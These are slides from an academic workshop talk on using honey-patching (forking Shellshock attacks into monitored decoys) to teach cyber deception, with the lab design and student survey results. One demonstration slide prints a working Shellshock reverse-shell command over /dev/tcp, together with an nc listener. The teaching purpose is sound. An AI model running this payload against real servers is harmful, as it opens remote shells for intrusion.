Experiences with Honey-Patching in Active Cyber Security Education

Frederico Araujo
Mohammad Shapouri
Sonakshi Pandey
Kevin Hamlen

The University of Texas at Dallas

8th Workshop on Cyber Security Experimentation and Test, Aug 10th, 2015 – ONR N00014-14-1-0030, AFOSR FA9550-14-1-0173, NSF 1054629

Cyber Deception Increasingly Important

- Advanced malware attacks often undertake elaborate user deceptions
  - Stuxnet’s replaying of pre-recorded equipment readings
  - over $23K losses per day due to government official impersonation according to FBI
- Modern cyber defenders must be aware of attacker’s strategies and techniques in order to anticipate their actions
  - “think like an attacker”
  - skills for creating and mitigating deceptive software
  - limit attack surface exposed to cyber criminals
- U.S. Air Force focus area: Cyber Deception, 2015

Challenges of Teaching Cyber Deception

- Cyber deception defense is exceptionally difficult to convey effectively in a traditional classroom
  - structured lectures and assignments
  - rehearsed, time-honored mode of thinking
  - antithetical to real-world encounters involving advanced attackers
- CTF are a promising approach for teaching practical active defense
  - often omit Cyber Deception


Cyber Deception Education Lab

- Lab designed to teach active cyber defense and attacker-deception to CS students
  - strategy for effectively communicating deceptive technical skills
  - leveraging the new paradigm of *honey-patching [CCS'14]*
- Honey-patching used to teach cyber deception in ways that overcome the otherwise predictable classroom environment
- Lab organized with the help of UTD's Computer Security Group student association
  - covered by UTD IRB approval MR15-185
  - conducted by personnel NIH-certified in protection of human subjects


Outline

1. Overview
2. Honey-Patching
3. Lab Design
4. Survey Results
5. Discussion & Lessons Learned
6. Conclusions

Honey-Patching



Honey-Patching




patch

```
+   if (attack detected)
+       reject;
```

honey-patch

```
+   if (attack detected)
+       fork to decoy;
```

Honey-Patching




Advantages

- Frustrate attacker vulnerability-probing
  - mask patching lapses
  - increase attacker risk
- Collect preparatory counterreconnaissance against *directed* attacks
  - Honeypot lives *inside* the live server, not as a separate decoy machine
- Unique opportunities for attacker disinformation and misdirection
  - Keep attackers “on the hook” longer
  - “Leak” arbitrary (fake) secrets
  - Fool attackers into disclosing their “real” payloads

Outline


1. Overview
2. Honey-Patching
3. Lab Design
4. Survey Results
5. Discussion & Lessons Learned
6. Conclusions

Lab Overview




Infrastructure & Preparation

- Target Server
  - honey-patched Bash against Shellshock, setup with Apache HTTP + mod_cgi
  - decoys instrumented with file-system and network monitors
- Attacker Environment
  - VMs deployed as linked clones of a base image containing all lab material
  - guests accessible from lab workstations or BYOD wireless network




Honey-Patched Target

Abbreviate patch for CVE-2014-6271



```
+ if ((flags & SEVAL_FUNCDEF) && command->type != cm_function_def)
+ {
+       internal_warning (”%s:␣ignoring␣function␣definition␣attempt”, ...);
+       should_jump_to_top_level = 0;
+       last_result = last_command_exit_value = EX_BADUSAGE;
+       break;
+ }
```


Honey-patch for CVE-2014-6271



```
  if ((flags & SEVAL_FUNCDEF) && command->type != cm_function_def)
  {
+   hp_fork();
+   hp_skip(
      internal_warning (”%s:␣ignoring␣function␣definition␣attempt”, ...);
      should_jump_to_top_level = 0;
      last_result = last_command_exit_value = EX_BADUSAGE;
      break;
+   );
  }
```


Decoy Monitoring

Decoy’s file-system monitoring



```
25/04/2015−13:24:25 /usr/local/apache/cgi−bin/ I_Shocked_You CREATE
25/04/2015−13:24:25 /usr/local/apache/cgi−bin/ I_Shocked_You OPEN
25/04/2015−13:24:25 /usr/local/apache/cgi−bin/ I_Shocked_You ATTRIB
25/04/2015−13:24:25 /usr/local/apache/cgi−bin/ I_Shocked_You CLOSE...
```

Decoy’s deep inspection of network packets



```
0x0020:  8018 00e5 1aed 0000 0101 080a 0032 9a09  ............2..
0x0030:  0032 9a09 3261 0d0a 495f 5368 6f63 6b65  .2..2a..I_Shocke
0x0040:  645f 596f  750a 6c6f 6769 6e2e 6367 690a d_You.login.cgi.
0x0050:  6d69 6e65 0a6e 6f5f  796f 755f 6469 646e mine.no_you_didn
0x0060:  740a 0d0a                                 t...
```

Outline

1. Overview

2. Honey-Patching

3. Lab Design

4. Survey Results

5. Discussion & Lessons Learned

6. Conclusions

First Survey (2:00—2:10 pm)

Q1.	Did you succeed in attacking the server? (yes/no) If yes, what actions did you take after you were able to exploit the vulnerability? *Yes: 7/7, No: 0/7*
Q2.	Did the vulnerable server raise any red flags? (yes/no) *Yes: 0/7, No: 7/7*
Q3.	If Yes to Q2: Did you think you were interacting with a real server (i.e., not a trap)? (yes/no) If not, please explain.
Q4.	If Yes to Q2: Did you observe anything anomalous in any of the following: file-system, server responses? (yes/no) If yes, how long until you observed them?

Second Survey (2:50—3:00 pm)

Q1.	After your were told that the system was honey-patched, what actions did you take? Did you try to hack the system? (yes/no) Yes: 1/7, No: 6/7
Q2.	If you were given enough time, what would you attempt to do?
Q3.	Did you find this exercise useful for expanding your cyber security education? (yes/no) Yes: 7/7, No: 0/7
Q4.	Were the tutorial instructions clear? (yes/no) If not, please suggest improvements. Yes: 7/7, No: 0/7
Q5.	Were the student instructors helpful and responsive? (yes/no) Yes: 7/7, No: 0/7
Q6.	Did this exercise increase your interest in the research side of cyber security? (yes/no) Please elaborate. Yes: 7/7, No: 0/7

Deceptiveness of Honey-Patching

Did the vulnerable server raise any red flags? (yes/no) *Yes: 0/7, No: 7/7*

→ deception was successful for the entire duration of the first exercise

If you were given enough time, what would you attempt to do?

→ look into the services running in the decoy

→ note files of interest and their properties (e.g., author, permission)

→ look for red flags that could be used to fingerprint a honey-patched system

→ attempt to find vulnerabilities in the honey-patch components

- ❑ e.g., front-end proxy
- ❑ look for security flaws and exploit them

Learning Experience

Did you find this exercise useful for expanding your cyber security education? (yes/no) *Yes: 7/7, No: 0/7*

→ students found it exciting to see how the exploit worked first-hand

→ learning attack and active defense concepts seems to entice students' curiosity and develop their interest in applied cyber security

→ lab encouraged students to seek deception-exposing strategies and examine exploit outcomes critically rather than accepting them at face value

Did this exercise increase your interest in the research side of cyber security? (yes/no) Please elaborate. *Yes: 7/7, No: 0/7*

→ received constructive feedback from students, including proposals for new challenges, different methods of attack, and alternative defense methods

→ *"enjoyed seeing the research being done to take advantage [of attacks]"*

→ use honey-patching as a strategy to enhance incidence response

Outline


1. Overview
2. Honey-Patching
3. Lab Design
4. Survey Results
5. **Discussion & Lessons Learned**
6. Conclusions

Participants

- The lab was open to any student willing to participate
  - no background requirements
- Advertisement through security and computer student organizations' homepages and mailing lists
  - lab promoted as a hands-on challenge on Shellshock exploitation and defense
- Participants
  - all CS majors, with limited experience in cyber security
  - only a few students had performed penetration tests before
  - lab was staffed by one PhD student and two Masters students who acted as tutors for the lab

Interactive Demonstration

- Delivered at the end of the *preparation* session
  - *no-one-left-behind* exercise
  - provided clarifications on concepts introduced in the initial lab presentation
  - basic working knowledge of Shellshock exploitation
- Worked well for our small group
  - but it would probably need to be adjusted for larger number of students



```
curl -A "() {:;};/bin/bash -i >& /dev/tcp/ip/port 0>&1" ...
```

```
nc -l port
```

Lab Organization

- Short, alternating *structured* (lecturing, demo) and *unstructured* (free hands-on) sessions
  - keep students focused and motivated
  - freedom of experimentation
  - → *good balance between guided and exploratory learning*
- Concealment of honey-patching *deception* during first hands-on session
  - raised students interest relative to disclosing it upfront
  - well-received by students: the deception was *benign* and *educational*
  - → *evoked an element of surprise that instill curiosity in students*
- Increase in interest after introducing the *research* on honey-patching
  - evidenced by the surge in questions and discussions

Cyber Deception CTF

- Offensive-defensive team challenge
  - participants will learn and practice *deception* and *anti-deception* techniques
  - initial target: TexSAW

two different CTF styles

1
- students trained on honey-patching
- capture the flag while avoiding submitting captured decoy flags
- flag validation happens at the end of predetermined phases

2
- enter teams trained in cyber-deceptive active defense into pre-existing CTFs, without other teams knowing
- if successful, this can provide empirical evidence of the efficacy of honey-patching and other deceptive defenses

Outline

1. Overview
2. Honey-Patching
3. Lab Design
4. Survey Results
5. Discussion & Lessons Learned
6. Conclusions

Conclusions

- Cyber security programs should complement the classroom experience with hands-on exercises
  - invite students to try new research
  - learn state-of-the-art cyber defense tools and techniques
- Cyber deception is an increasingly important component of cyber defenses
  - level the battlefield that otherwise favors attackers
  - arms race, which depends upon effective skills
- Honey-patching as educational tool
  - links deception to penetration testing
  - introduces deception in a benign and interesting way
  - help overcome the otherwise predictable (non-deceptive) classroom environment

The End

Thank you!

Questions?

Frederico Araujo

(frederico.araujo@utdallas.edu)